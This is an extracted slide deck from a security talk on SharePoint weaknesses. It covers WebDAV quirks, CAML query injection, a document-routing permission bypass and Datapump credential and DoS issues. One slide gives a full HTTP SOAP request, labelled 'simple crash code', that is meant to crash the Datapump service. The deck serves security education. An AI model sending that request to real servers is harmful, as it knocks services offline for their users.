
cipalInfo><PrincipalInfo><AccountName>NT
AUTHORITY\LOCAL
SERVICE</AccountName><User Info ID>16</User Info ID><Display
Name>NT AUTHORITY\LOCAL
SERVICE</DisplayName><IsResolved>true</IsResolved><Prin
cipalType>User</PrincipalType></PrincipalInfo><Principa
lInfo><AccountName>Restricted
Readers</AccountName><User Info ID>11</User Info ID><Display
Name>Restricted
Readers</DisplayName><IsResolved>true</IsResolved><Prin
cipalType>SharePointGroup</PrincipalType></PrincipalInf
o><PrincipalInfo><AccountName>Style Resource
Readers</AccountName><User Info ID>7</User Info ID><Display
Name>Style Resource
Readers</DisplayName><IsResolved>true</IsResolved><Prin
cipalType>SharePointGroup</PrincipalType></PrincipalInf
o><PrincipalInfo><AccountName>SHAREPOINT\system</Accoun
tName><User Info ID>1073741823</User Info ID><DisplayName>S
ystem
Account</DisplayName><IsResolved>true</IsResolved><Prin
cipalType>User</PrincipalType></PrincipalInfo><Principa
```



We can talk even better together

I like WebDAV...

» And so should you





WebDAV quirks

Mapped network drives

The screenshot illustrates the 'Save As' dialog box in Microsoft Word, showing various locations where a document can be saved. The 'Computer' location is selected, and the 'test01' mapped network drive is visible in the left pane. The 'Folder Options' dialog box is open, showing the 'View' tab with the 'Show hidden files, folders, and drives' option selected. The 'Hidden files and folders' section is highlighted with a red box, showing the following options:

- ☐ Don't show hidden files, folders, or drives
- ☒ Show hidden files, folders, and drives
- ☐ Hide empty drives in the Computer folder
- ☐ Hide extensions for known file types
- ☐ Hide protected operating system files (Recommended)



SharePoint query language

Introduction to Collaborative Application Markup Language (CAML)

SharePoint 2013 | [Other Versions](#) ▾ | 2 out of 2 rated this helpful - [Rate this topic](#)

Collaborative Application Markup Language (CAML) is an XML-based language that is used in Microsoft SharePoint Foundation to define the fields and views that are used in sites and lists.

▴ Site Customization with CAML

CAML can be used in various ways to customize a SharePoint site, including the following:

- In script or code that implements members of the SharePoint Foundation object model, where CAML strings are passed through method parameters, assigned to properties, or returned by methods and properties
- In SOAP messaging that passes CAML strings to a SharePoint Foundation Web service to interact remotely with a deployment
- In front-end site definitions used to instantiate SharePoint sites
- In SharePoint Foundation Features to add specific functionality within a particular scope

▴ Rendering with CAML

CAML is used for two types of rendering in SharePoint Foundation: to define the type of data that is contained within a field, and to construct HTML that is displayed in the browser. For information on the two major uses of CAML, see [Data-Defining Elements](#) and [HTML-Rendering Elements](#).

Source: <http://msdn.microsoft.com/en-us/library/office/ms462365.aspx>



Developer insights

Using SPQUERY to return SharePoint list items

Using SPQuery and CAML(Collaborative Application Markup Language) is an efficient way to retrieve data in SharePoint list. It help us to filter and order items in the selected list. In this post, I want to introduce to you an example of using them. In the following code, I want to get all the employees with the position of Developer in Employee list, then, I order them by their Salary ascending.

```
SPWeb web = SPContext.Current.Web;
SPList list = web.Lists["Employee"];
string query = @"<Where>
                <Eq>
                    <FieldRef Name='Position' /><Value Type='Choice'>
                        {0}</Value>
                </Eq>
            </Where>
            <OrderBy>
                <FieldRef Name='Salary' Ascending='False' />
            </OrderBy>";
query = string.Format(query, "Developer");
SPQuery spQuery = new SPQuery();
spQuery.Query = query;
SPListItemCollection items = list.GetItems(spQuery);
grid.DataSource = items.GetDataTable();
grid.DataBind();
```

CAML INJECTION



{0}</value>



Developer tools

CAMLDESIGNER 2013

CAML Designer 2013 - ENG

Follow us | CONNECTION | SETTINGS | HELP

Caml

ViewFields Order By Where Query Options Test

owsFileLeafRef	owsMetaInfo	ows_ModerationStatus	ows_Level	owsLast Mo
1;#123.txt.html	1;#vti_cachedneedsrewrite:BR false vti_cachedhastheme:BR false vti_parserversion:SR 15.0.0.4535	3	255	1;#2013-11-

Caml

☒ Json ☐ Atom

Server OM

CSOM .NET

CSOM Rest

Web services

Powershell

```
$.ajax({
  url: _spPageContextInfo.webAbsoluteUrl + "/_api/web/lists/getbytitle('Documents')/Items?$select=FileLeafRef&$top=10",
  type: "GET",
  headers: {"accept": "application/json;odata=verbose"},
  success: function (data) {
    if (data.d.results) {
      // TODO: handle the data
      alert('handle the data');
    }
  },
  error: function (xhr) {
    alert(xhr.status + ': ' + xhr.statusText);
  }
});

function onDataReturned(data) {
  // TODO: handle the data
}
```




Developer's are smart!

Just do it on the client side...

» Do you like HTML5?

The screenshot shows a web browser window with the address bar displaying `spservices.codeplex.com`. The page header includes the CodePlex logo and the text "Project Hosting for Open Source Software", along with "Register" and "Sign" links. The main content area features the "SPServices" logo, which consists of three green circles and the text "SPServices jQuery Library for SharePoint Web Services". Below the logo is a navigation bar with five tabs: "HOME" (highlighted in blue), "SOURCE CODE", "DOWNLOADS", "DOCUMENTATION", and "DISCUSSIONS". Under the "HOME" tab, there are links for "Page Info" and "Change History (all pages)". The "Project Description" section follows, containing the text: "SPServices is a jQuery library which abstracts SharePoint's Web Services and makes them easier to use. It also includes functions which use the various Web Service operations to provide more useful (and cool) capabilities. It works entirely client side and requires no server install."

Extending SharePoint




Pitfalls
Challenges
Work Arounds



Content Organizer extension

Using some of the many SharePoint features

- » Your admins are comfortable with SharePoint
- » They enable the built-in document routing feature



- » Everything works automatically, that can't be bad
 - Document Routing bypasses SharePoint security model!
 - Users can upload from one library to one where they don't have permissions
 - Worse: SharePoint will give them an access denied but upload and route the documents anyway



Datapump extension

Backend impersonation

- » You cannot pass Kerberos user credentials directly to the backend database but need the user credentials there
- » You can use the Datapump Webservice to do this
- » So what is the problem?!
 - Any user with any site permissions can cause a DoS of the Datapump and the back-end SQL Analysis Services
 - End user can pass different credentials from the logged on user to the Datapump, which retrieves the Kerberos ticket to pass to the back-end



Datapump extension

Backend impersonation – simple crash code

POST /olap/msmdpump.dll HTTP/1.1

Connection: close

Content-Type: text/xml

Content-Length: 572

Host: <obfuscated-enter your webserver FQDN>

<soap:Envelope

xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Header><Session
xmlns="urn:schemas-microsoft-com:xml-analysis" SessionId="B021E390-38B4-4822-
86FD-49A096A4D9F1"/></soap:Header><soap:Body><Execute xmlns="urn:schemas-

microsoft-com:xml-

analysis"><Command><Statement>\$A\$</Statement></Command><Properties><Property
List><Catalog></Catalog><Timeout>0</Timeout><Format>Tabular</Format><DbpropMs
mdFlattened2>false</DbpropMsmdFlattened2><SafetyOptions>0</SafetyOptions><Diale
ct>SQL</Dialect></PropertyList></Properties></Execute></soap:Body></soap:Envelope>

What's Next ...






More Security
Challenges ahead



And there is more...

There are many more security issues to talk about:

- » Office caching of secured documents (encrypted but...)
- » The SharePoint App-Store challenge
<https://store.office.com/appshome.aspx?productgroup=SharePoint>
- » SharePoint Social:
Attackers are already following you
- » The crawler service “creepy crawlies”
Scoping search is harder than it looks

 JSOM Fiddle	Prototype JSOM, CAML, ... quickly
	Cross-Site Cascading Lists
	Connect with Us – it's free!



Fragen, Sorgen, Nöte?





Thanks for coming out!

Jan Philipp

Manager, Cyber Risk Services

Und kennt sich etwas mit Microsoft aus
jphilipp@deloitte.de



Change Control Slide (1 of 1)

Track all changes here! (Always last Hidden Slides)

- » 2013.11.10 – Jan Philipp, Alexios Fakos
Creation of outline, timing, and frame work
- » 2013.11.11 – Jan Philipp
Adding of “Container Ship” theme
- » 2013.11.11 – Alexios Fakos
Adding of section 3 content
- » 2013.11.26 – Jan Philipp
Intro, Summary, and sections 1, 2, and 4 content added
- » 2013.11.28 – Jan Philipp, Alexios Fakos
Consistency check and dry-run. Finalized for OWASP
AppSec BeNeLux release.
- » 2015.01.28 – Jan Philipp
Adapted for OWASP Frankfurt Stammtisch